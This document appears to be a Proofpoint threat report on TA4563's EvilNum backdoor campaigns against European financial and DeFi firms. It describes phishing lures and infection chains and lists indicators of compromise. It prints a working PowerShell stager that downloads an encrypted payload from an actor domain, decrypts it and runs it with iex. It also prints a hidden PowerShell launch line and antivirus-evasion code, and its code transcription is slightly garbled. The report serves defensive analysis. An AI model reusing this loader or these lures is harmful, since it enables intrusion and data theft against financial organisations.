Buy, Sell, Steal, EvilNum Targets Cryptocurrency, Forex, Commodities

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Key Findings

- TA4563 is a threat actor leveraging EvilNum malware to target European financial and investment entities, especially those with operations supporting foreign exchanges, cryptocurrency, and decentralized finance (DeFi).
- EvilNum is a backdoor that can be used for data theft or to load additional payloads.
- The malware includes multiple interesting components to evade detection and modify infection paths based on identified antivirus software.

Overview

Since late 2021 through the present, Proofpoint Threat Research observed the group Proofpoint calls TA4563 targeting various European financial and investment entities with the malware known as EvilNum. The actor exclusively targeted entities in the Decentralized Finance (DeFi) industry in recently observed campaigns. The activity Proofpoint associates with TA4563 has some overlap with activity

publicly associated with a group referred to as DeathStalker and EvilNum. The activity described in this report has some overlap with EvilNum activity publicly reported by Zscaler in June 2022.

The identified campaigns delivered an updated version of the EvilNum backdoor using a varied mix of ISO, Microsoft Word and Shortcut (LNK) files in late 2021 and early 2022, presumably as a method of testing the efficacy of the delivery methods. This malware can be used for reconnaissance, data theft, and to deploy additional payloads.

Campaign Details


2021

Proofpoint observed the first campaign in December 2021. The messages purported to be related to financial trading platform registration or related documents. The initial campaign observed included the attempted delivery of Microsoft Word documents responsible for the attempted installation of the updated version of the EvilNum backdoor.

These messages used a remote template document that analysts observed attempting to communicate with domains to install several LNK loader components, leveraging wscript to load the EvilNum payload, and a JavaScript payload that was ultimately installed on the user's host. These lures contained a financial theme, suggesting on one occasion that the intended victim needed to submit “proof of ownership of missing documents”.

Proofpoint identified the following post-infection related domains:

- mailgunltd[.]com
- azuredllservices[.]com
- officelivecloud[.]com



Early 2022

The group continued to target financial entities with a variation on the original email campaign, attempting to deliver multiple OneDrive URLs that contained either an ISO or .LNK attachment. In identified campaigns, the actor used financial lures to get the recipient to launch the EvilNum payload. Messages purported to be, for example:

> From: “Viktoria Helle” <viktoria.helle79@zingamail[.]uk>
>
> Subject: Re: Reminder to submit your proof of identity and address

Campaigns continued to target specific European financial and investment entities.

Subsequent campaigns included the delivery of a compressed .LNK file directly as an additional attempt to install EvilNum.

Mid 2022

As the threat actor maintained consistent targeting and victimology, the methodology again changed. In mid-2022 campaigns, TA4563 delivered Microsoft Word documents to attempt to download a remote template.

Messages purported to be, for example:

```
From: "19steeven " <arfeuille19@gmail[.]com>
Subject: Fwd: KOT4X - Proof of ownership (urgent missing document)
Attachment: steve kot4x.docx
```

The attached document was responsible for generating traffic to http://outlookfnd[.]com, a likely actor-controlled domain responsible for the EvilNum payload.




Figure 1: Attached Word document delivering EvilNum.

EvilNum Details

Previous versions of EvilNum publicly reported by security organizations include both a JavaScript component and C# component of the backdoor. Proofpoint did not observe a JavaScript component in recent campaigns and analyzed the C# component observed in multiple recent campaigns.

Each campaign is highly fenced; the malware only allows one download per IP address to ensure only the target host can retrieve the final payload. The initial stage LNK loader is responsible for executing PowerShell via cmd.exe, this then downloads two different payloads from the initial host (e.g. infntio[.]com).

The first payload is responsible for executing two PowerShell scripts.

```powershell
$s=New Object Microsoft.PowerShell.Commands.WebRequestSession;
$c=New Object System.Net.Cookie;
$c.Name="PHPSESSID";
$c.Value="fwgn05PsAadMFJyebfgBAJzXe%2BzpLr38GwAAAI5GFA4YCKoxQukmn01ILSHcTapQQmTtQXbKWw%3D%3D";
$d="infotio.com";
$rr="/save/user.php";
$c.Domain=$d;
$s.Cookies.Add($c);
$r=wget http://$d$rr -UseBasicParsing -WebSession $s;

$rc=$r.Content;
if ($rc.Length -gt 0) {
    4 references
    function decrypt_data($ag) {
        $bs=$ag[0];
        $k=$ag[1];
        $i=0;
        $r=@();
        [array]::Resize([ref]$r,$bs.length);
        foreach($b in $bs) {$r[$i++]=$b -bxor $k[$i%$k.Length]}
        return $r;
    }

    $a=[System.Text.Encoding]::ASCII;

    $sk=$r.Headers['Set-Cookie'];
    if ($sk -match '\";') {
        $cd=$sk.split('\"')[1];
    } else {
        $cd=$sk.split('=')[1].split(";")[0];
    }

    $cd=[System.Convert]::FromBase64String($cd);

    $l=$cd[0];
    $k=decrypt_data($cd[1..$l], $a.GetBytes("Import-LocalizedData"));

    $jx=decrypt_data($cd[($l+1)..$cd.length], $k);

    $jd=$a.GetString($jx) | ConvertFrom-Json;

    $ld=$jd[0];
    $id=decrypt_data($rc[0..([int]$ld-1)], $a.GetBytes($jd[1]));
    iex $a.GetString($id);

    $ld2=$jd[2];
    $id=decrypt_data($rc[$ld..([int]$ld2-1)], $a.GetBytes($jd[3]));
    iex $a.GetString($id);
}
```

Figure 2: PowerShell script examples.

The first is used to decrypt a PNG and follows logic to restart the infection chain. The second, larger PowerShell script loads C# code dynamically and sends screenshots to a command-and-control server (C2). This C# application then executes another PowerShell command:

/c start /min \"\" powershell -inputformat none -outputformat none -windowstyle hidden -c \"&hpfde.exe" –v=[Random]

Several applications are executed depending on what antivirus software – either Avast, AVG, or Windows Defender – is found on the host. The malware will try and call multiple executables likely already on the host machine (e.g. TechToolkit.exe and nvapiu.exe). The malware execution chain will change to best evade detection from the identified antivirus engine.

```
static void invoke_hardcoded_exes(dynamic dataArr, string orgs)
{
    int i;

    // [
    //     [
    //         "%localappdata%\\DELL\\DellMobileConnect\\Dumps\\TechToolkit.exe",
    //         "%localappdata%\\DELL\\DellMobileConnect\\Dumps",
    //         "PropertyDefinitionSync",
    //         203771,
    //         "PT6H"
    //     ],
    //     [
    //         "%appdata%\\Mael Horz\\HxD Hex Editor\\Logs\\nvapiu.exe",
    //         "%appdata%\\Mael Horz\\HxD Hex Editor\\Logs",
    //         "Schedule Defrag",
    //         216585,
    //         "PT3H"
    //     ]
    // ]

    for (i=0; i< dataArr.Length; ++i)
    {
        dynamic data = dataArr[i];

        string path = data[0];
        string cwd = data[1];
        string nm = data[2];
        int first = data[3];
        String rp = data[4];

        string rgs = String.Format("{0}{1}' {2}\"", dataObj[36], path, orgs);

        asyncTask(dataObj[35], rgs, cwd, nm, first, rp);
    }
}
```

Figure 3: Executables called depending on the antivirus engine identified.

The second payload contains two encrypted blobs. The first is decrypted to an executable, (e.g. hpfde.exe) and the second to a TMP file (e.g. devXYXY5.tmp). The initial executable reads and decrypts the TMP file to load a 53KB shellcode file resulting in a final decrypted and decompressed PE file.

The EvilNum backdoor can be used for reconnaissance and data theft activity and to load follow-on payloads.

Conclusion

EvilNum malware and the TA4563 group poses a risk to financial organizations. Based on Proofpoint analysis, TA4563's malware is under active development. Although Proofpoint did not observe follow-on payloads deployed in identified campaigns, third-party reporting indicates EvilNum malware may be leveraged to distribute additional malware including tools available via the Golden Chickens malware-as-a-service. TA4563 has adjusted their attempts to compromise the victims using various methods of delivery, whilst Proofpoint observed this activity and provided detection updates to thwart this activity, it should be noted that a persistent adversary will continue to adjust their posture in their compromise attempts.

Indicators Of Compromise

- 2851693 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851694 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851695 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851696 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)
- 2851697 - ETPRO MALWARE EvilNum Related Domain in DNS Lookup (malware.rules)

Indicator	Description
hxxp://officelivecloud[.]com	Payload Domain December 2021
hxxp://mailgunltd[.]com	Payload Domain December 2021
hxxp://officelivecloud[.]com	Payload Domain December 2021
hxxp://visitaustriaislands[.]com	Command and Control Domain May 2022
hxxp://outlookfnd[.]com	Command and Control Domain June 2022
hxxp://infntio[.]com/save/user.php	Payload URL March 2022
hxxp://advflat[.]com/save/user.php	Command and Control URL March 2022
hxxp://pngdoma[.]com/admin/index.php	Command and Control URL March 2022
hxxp://goalrom[.]com/admin/settings.php	Command and Control URL March 2022
hxxp://elitefocuc[.]com/save/user.php	Command and Control URL March 2022
hxxp://hubflash[.]co/configuration.php	Command and Control URL April 2022
bookingitnow[.]org	Command and Control Domain
bookaustriavisit[.]com	Command and Control Domain
moretraveladv[.]com	Command and Control Domain
estoniaforall[.]com	Command and Control Domain
ef1a660ee8b11bbcf681e8934c5f16e4a249ba214d743bbf8b1f8043296b6ffc	Word Doc SHA256 June 2022
da642cc233ea3595d8aaf8daf6129c59682b19462d5d5abb1f494042d4c044f4	Word Doc

	SHA256 Sample June 2022
53ade63ba9938fd97542a0a725d82045f362766f24f0b1f414f4693d9919f631	LNK SHA256 Sample March 2022
f0a002c7d2174f2a022d0dfdb0d83973c1dd96c4db86a2b687d14561ab564daa	LNK SHA256 Sample March 2022
53ade63ba9938fd97542a0a725d82045f362766f24f0b1f414f4693d9919f631	Word Doc SHA256 Sample December 2021
649183519d59ea332d687a01c37040b91da69232aadb0c1215c36a5b87ad2ec7	Word Doc SHA256 Sample December 2021
viktoria.helle79@zingamail[.]uk	Sender Email March 2022
paul@christiesrealestate[.]uk	Sender Email December 2021
sherry@schalapartners[.]com	Sender Email March 2022
arfeuille19@gmail[.]com	Sender Email June 2022
arole@delaware-north[.]com	Sender Email May 2022
hxxps://onedrive.live[.]com/download?resid=680BC877518B4D11%21388&authkey=!AMMjaIOZSltiS_Q	OneDrive URL March 2022
hxxps://onedrive.live[.]com/download?resid=680BC877518B4D11!531&authkey=!ADr0ziYEPBJJK9w	OneDrive URL March 2022
hxxps://onedrive.live[.]com/download?resid=680BC877518B4D11!426&authkey=!AB60IPFY2E-XMXs	OneDrive URL March 2022